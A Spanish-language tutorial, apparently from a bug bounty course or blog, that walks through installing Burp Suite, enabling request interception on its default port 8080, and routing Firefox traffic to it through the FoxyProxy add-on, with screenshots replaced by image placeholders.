
- 1) **espacio en disco 100 MB**
- 2) **Memoria Ram mínimo 2gb ya que necesitara mas el desgraciado.**
- 3) **Sistema Operativo el que gustes puesto que funciona en Mac, Linux, Windows**
- 4) **Aplicaciones adicionales: Java, obviamente puesto que esta desarrollado en ello y ademas nuestro navegador Zorro bueno bueno Panda! ya saben de quien hablo de Firefox.**

Durante Windows Solo Puedes Tomar Estos Tips De Instalacion:

- 1) Descarga
- 2) Ejecucion del instalador normal de software
- 3) Ejecucion de software
- 4) Configuracion


## **Configuracion De BURP SUITE Proxy:**

- 1) Accedemos a la pestaña de BURP SUITE
- 2) Observaremos los puertos por defecto 8080




Lo dejamos de tal manera como observamos en la imagen.

Ahora Vemos Un Poco Abajo Y Marcamos El Intercept request.




Ahora debemos configurar nuestro navegador por recomendación a BURP SUITE utilizaremos firefox y un complemento llamado FoxyProxy lo puedes descargar en la siguiente direccion:


<https://addons.mozilla.org/es/firefox/addon/foxyproxy-standard/>




Vamos a la configuracion de foxyproxy y luego de ver la ventana añadimos "Add New Proxy" .




Y añadimos los detalles como observamos en la imagen luego tendremos que habilitar el BURP SUITE



Muy bien ahora vamos de vuelta al software BURP SUITE y habilitamos el INTERCEPTED y tiene que estar con la imagen siguiente:



Una vez hecho este cambio vamos al navegador y ya burp suite estara interceptando la comunicaci3n de manera correcta.



Listo hemos Practicado Las tecncias bug Bounty Ahora tenemos que poner en practica mediante herramienta, teoria y sobre todo reconocimiento de cada vulnerabilidad.